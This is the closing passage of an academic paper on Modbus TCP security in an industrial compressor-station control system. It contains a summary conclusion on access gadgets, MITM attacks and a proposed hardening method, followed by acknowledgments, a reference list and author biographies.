The paper has analysed the cyber security aspects of a compressor station inside an ICS, for which client/server communication is based on Modbus TCP. Modbus protocol was therefore first discussed with the focus being on the structure of request/reply messages (the object of modification during cyber attacks). The list of attacks against the studied protocol found in literature was extended as well. To be able to perform attacks, the attacker must first gain access to the local network inside an industry plant (physically or over the network). Available *off-the-shelf* solutions which could be used for that purpose were therefore discussed, and how to gain access to an ICS using USB Rubber Ducky, Bash Bunny and LAN Turtle was demonstrated. LCSA and sophisticated MITM attacks were afterwards successfully conducted experimentally on a precisely described compressor station ICS. Based on the conclusions, a simple to implement and relatively low-cost hardening methodology was suggested. A so far not reported PLC-based ICS cyber security protection method (SVM, CSIC) was also introduced and demonstrated.

The follow-up paper will build on the experimental setup and the results presented in this paper. It will investigate how to implement the request/reply message encryption between client and server, i.e. how to increase ICS security without the need to temper with the process code (*off-the-shelf* type of encryption solution). How to prevent USB Rubber Ducky, Bash Bunny and LAN Turtle (and other similar gadgets) penetrations will also be investigated.

Please note that the ideas and hardware/software, i.e. the complete research presented in the paper is not allowed to be used for any law restricted purposes. The purpose of the study was to increase cyber threat awareness inside ICSs and to discuss potential prevention. Authors are not responsible for any damage that may be done by misuse of the research.

VIII. ACKNOWLEDGMENT

The authors would like to thank the companies S.C.A.N. d.o.o. and Autegra d.o.o. for their suggestions and support.

REFERENCES

[1] H. C. Chang, C. Y. Lin, D. J. Liao, and T. M. Koo, "The Modbus protocol vulnerability test in industrial control systems," in *Proc. Int. Conf. Cyber-Enabled Distrib. Comput. Knowl. Discovery*, 2020, pp. 375–378.

[2] R. Nardone, R. J. Rodriguez, and S. Marrone, "Formal security assessment of Modbus protocol," in *Proc. 11th Int. Conf. for Internet Technol. Secured Trans. (ICITST)*, Dec. 2016, p. 375.

[3] Y. Xu, Y. Yang, T. Li, J. Ju, and Q. Wang, "Review on cyber vulnerabilities of communication protocols in industrial control systems," in *Proc. IEEE Conf. Energy Internet Energy Syst. Integr. (EI)*, Nov. 2017, pp. 1–6.

[4] K. E. Hemsley and R. E. Fisher, "History of industrial control system cyber incidents," Idaho Nat. Lab. Repos., Tech. Rep. INL/CON-18-44411-Rev002, pp. 1–37, 2018. [Online]. Available: https://www.osti.gov/biblio/1505628-history-industrial-control-system-cyber-incidents

[5] C. Fachkha, "Cyber threat investigation of SCADA Modbus activities," in *Proc. 10th IFIP Int. Conf. New Technol., Mobility Secur. (NTMS)*, Jun. 2019, pp. 1–7.

[6] R. Langner, "Stuxnet: Dissectiong a cyberwarfare weapon," *IEEE Secur. Privacy*, vol. 9, no. 3, pp. 49–51, May/Jun. 2011.

[7] L. Maglaras, K. H. Kim, H. Janicke, M. A. Ferrag, S. Rallis, P. Fragkou, A. Maglaras, and T. J. Cruz, "Cyber security of critical infrastructures," *ICT Exp.*, vol. 4, no. 1, pp. 42–45, 2018.

[8] R. M. Lee, M. J. Assante, and T. Conway, "Analysis of the cyber attack on the Ukrainian power grid," SANS Inst., Industr. Cont. Syst., Tech. Rep., 2016. [Online]. Available: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2016/05/20081514/E-ISAC_SANS_Ukraine_DUC_5.pdf
[9] K. Rauscher, "Writing the rules of cyberwar," *IEEE Spectr.*, vol. 50, no. 12, pp. 30–32, Dec. 2013.
[10] "Modbus application protocol specification V1.1B3," MODICON Inc., Industr. Aut. Syst., Tech. Rep., 2012. [Online]. Available: https://www.modbus.org/specs.php
[11] P. Huitsing, R. Chandia, M. Papa, and S. Shenoi, "Attack taxonomies for the Modbus protocols," *Int. J. Crit. Infrastruct. Protection*, vol. 1, pp. 37–44, Dec. 2008.
[12] T. H. Kobayashi, A. B. Batista, J. P. S. Medeiros, J. M. F. Filho, A. M. Brito, and P. S. M. Pires, "Analysis of malicious traffic in Modbus TCP communications," in *Proc. Int. Workshop Crit. Inf. Infrastruct. Secur.*, 2009, pp. 200–210.
[13] C. Queiroz, A. Mahmood, J. Hu, Z. Tari, and X. Yu, "Building a SCADA security testbed," in *Proc. Int. Conf. Netw. Syst. Secur.*, 2009, pp. 357–364.
[14] S. Bhatia, N. Kush, C. Djamaludin, J. Akande, and E. Foo, "Practical Modbus flooding attack and detection," in *Proc. 12th Australas. Inf. Secur. Conf. (AISC)*, vol. 149, 2014, pp. 57–65.
[15] T. H. Morris and W. Gao, "Industrial control system cyber attacks," in *Proc. Electron. Workshops Comput.*, Sep. 2013, pp. 1–8.
[16] W. Gao and T. Morris, "On cyber attacks and signature based intrusion detection for Modbus based industrial control systems," *J. Digit. Forensics, Secur. Law*, vol. 9, no. 1, pp. 37–56, 2014.
[17] B. Chen, K. L. Butler-Purry, A. Goulart, and D. Kundur, "Implementing a real-time cyber-physical system test bed in RTDS and OPNET," in *Proc. North Amer. Power Symp. (NAPS)*, Sep. 2014, pp. 1–6.
[18] B. Chen, N. Pattanaik, A. Goulart, K. L. Butler-Purry, and D. Kundur, "Implementing attacks for Modbus TCP protocol in a real-time cyber physical system test bed," in *Proc. IEEE Int. Workshop Tech. Committee Commun. Quality Reliability (CQR)*, May 2015, pp. 1–6.
[19] I. N. Fovino, A. Carcano, M. Masera, and A. Trombetta, "Design and implementation of a secure Modbus protocol," in *Proc. 3rd Int. Conf. Crit. Infrastruct. Protection*, 2009, pp. 83–96.
[20] N. Goldenberg and A. Wool, "Accurate modeling of Modbus/TCP for intrusion detection in SCADA systems," *Int. J. Crit. Infrastruct. Protection*, vol. 6, no. 2, pp. 63–75, Jun. 2013.
[21] G. Sanchez, "Man-in-the-middle attack against Modbus TCP illustrated with wireshark," SANS Inst., Tech. Rep. 38095, pp. 1–26, 2017. [Online]. Available: https://www.sans.org/white-papers/38095/
[22] T. H. Morris, B. A. Jones, R. B. Vaughn, and Y. S. Dandass, "Deterministic intrusion detection rules for Modbus protocols," in *Proc. 46th Hawaii Int. Conf. Syst. Sci.*, Jan. 2013, pp. 1773–1781.
[23] C. Kim and D. Robinson, "Modbus monitoring for networked control systems of cyber-defensive architecture," in *Proc. Annu. IEEE Int. Syst. Conf. (SysCon)*, Apr. 2017, pp. 1–6.
[24] C.-T. Lin, S.-L. Wu, and M.-L. Lee, "Cyber attack and defense on industry control systems," in *Proc. IEEE Conf. Dependable Secure Comput.*, Aug. 2017, pp. 524–526.
[25] B. Stewart, L. Rosa, L. A. Maglaras, T. J. Cruz, M. A. Ferrag, P. Simoes, and H. Janicke, "A novel intrusion detection mechanism for SCADA systems which automatically adapts to network topology changes," *EAI Endorsed Trans. Ind. Netw. Intell. Syst.*, vol. 4, no. 10, pp. 1–12, 2017.
[26] G. Y. Liao, Y. J. Chen, W. C. Lu, and T. C. Cheng, "Toward authenticating the master in the Modbus protocol," *IEEE Trans. Power Del.*, vol. 23, no. 4, pp. 2628–2629, Oct. 2008.
[27] R. C.-W. Phan, "Authenticated Modbus protocol for critical infrastructure protection," *IEEE Trans. Power Del.*, vol. 27, no. 3, pp. 1687–1689, Jul. 2012.
[28] G. Hayes and K. El-Khatib, "Securing Modbus transactions using hash-based message authentication codes and stream transmission control protocol," in *Proc. 3rd Int. Conf. Commun. Inf. Technol. (ICCIT)*, Jun. 2013, pp. 179–184.
[29] M. K. Ferst, H. F. M. de Figueiredo, G. Denardin, and J. Lopes, "Implementation of secure communication with Modbus and transport layer security protocols," in *Proc. 13th IEEE Int. Conf. Ind. Appl. (INDUSCON)*, Nov. 2018, pp. 155–162.
[30] F. A. Stancu, R. V. Rughinis, C. D. Tranca, and I. L. Popescu, "Trusted industrial Modbus firewall for critical infrastructure systems," in *Proc. 19th RoEduNet Conf., Netw. Educ. Res. (RoEduNet)*, Dec. 2020, pp. 1–5.
[31] D. Allison, P. Smith, K. Mclaughlin, F. Zhang, J. Coble, and R. Busquim, "PLC-based cyber-attack detection: A last line of defence," in *Proc. IAEA Int. Conf. Nucl. Secur., Sustaining Strengthening Efforts*, 2020, pp. 1–10.
[32] P. Sinha, A. Boukhtouta, V. H. Belarde, and M. Debbabi, "Insights from the analysis of the mariposa botnet," in *Proc. 5th Int. Conf. Risks Secur. Internet Syst. (CRiSIS)*, Oct. 2010, pp. 1–9.
[33] Offensive Security. *Using Meterpreter Commands*. Accessed: Apr. 16, 2021. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/
[34] J. Luswata, P. Zavarsky, B. Swar, and D. Zvabva, "Analysis of SCADA security using penetration testing: A case study on Modbus TCP protocol," in *Proc. 29th Biennial Symp. Commun. (BSC)*, Jun. 2018, pp. 1–5.

MARKO SLUNJSKI received the B.Sc. and M.Sc. degrees in electrical engineering from the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia, in 2015 and 2017, respectively, and the Ph.D. degree in electrical engineering from Liverpool John Moores University, Liverpool, U.K., in 2021.


He is with the Faculty of Electrical Engineering and Computing, University of Zagreb. His research interests include power electronics, advanced variable speed multiphase drives, industrial automation, and process control.

DAMIR SUMINA received the Dipl.Eng., M.Sc., and Ph.D. degrees in electrical engineering from the Faculty of Electrical Engineering and Computing, University of Zagreb, in 2001, 2005, and 2009, respectively.

He is currently a Professor with the Department of Electrical Machines, Drives and Automation, Faculty of Electrical Engineering and Computing, University of Zagreb. His research interests include industrial automation, cybersecurity in process control systems, control of electrical drives, and energy conversion systems.

STJEPAN GROŠ received the Dipl.Eng., M.Sc., and Ph.D. degrees in electrical engineering from the Faculty of Electrical Engineering and Computing, University of Zagreb, in 1998, 2004, and 2009, respectively.

He is currently an Assistant Professor with the Faculty of Electrical Engineering and Computing, University of Zagreb. He participates in the implementation of several EU-funded projects in the field of cyber security, focusing on the study of attacker behaviour and automation using machine learning algorithms. He has published a number of papers in the field of information security, computer networks, and operating systems. His research interests include information and cyber security.



IGOR ERCEG (Member, IEEE) received the Dipl.Eng. and Ph.D. degrees in electrical engineering from the Faculty of Electrical Engineering and Computing, University of Zagreb, in 2004 and 2010, respectively.

He is currently an Associate Professor with the Department of Electric Machines, Drives, and Automation, Faculty of Electrical Engineering and Computing, University of Zagreb. His research interests include industrial automation, cybersecurity in process control systems, control of electrical drives, and energy conversion systems.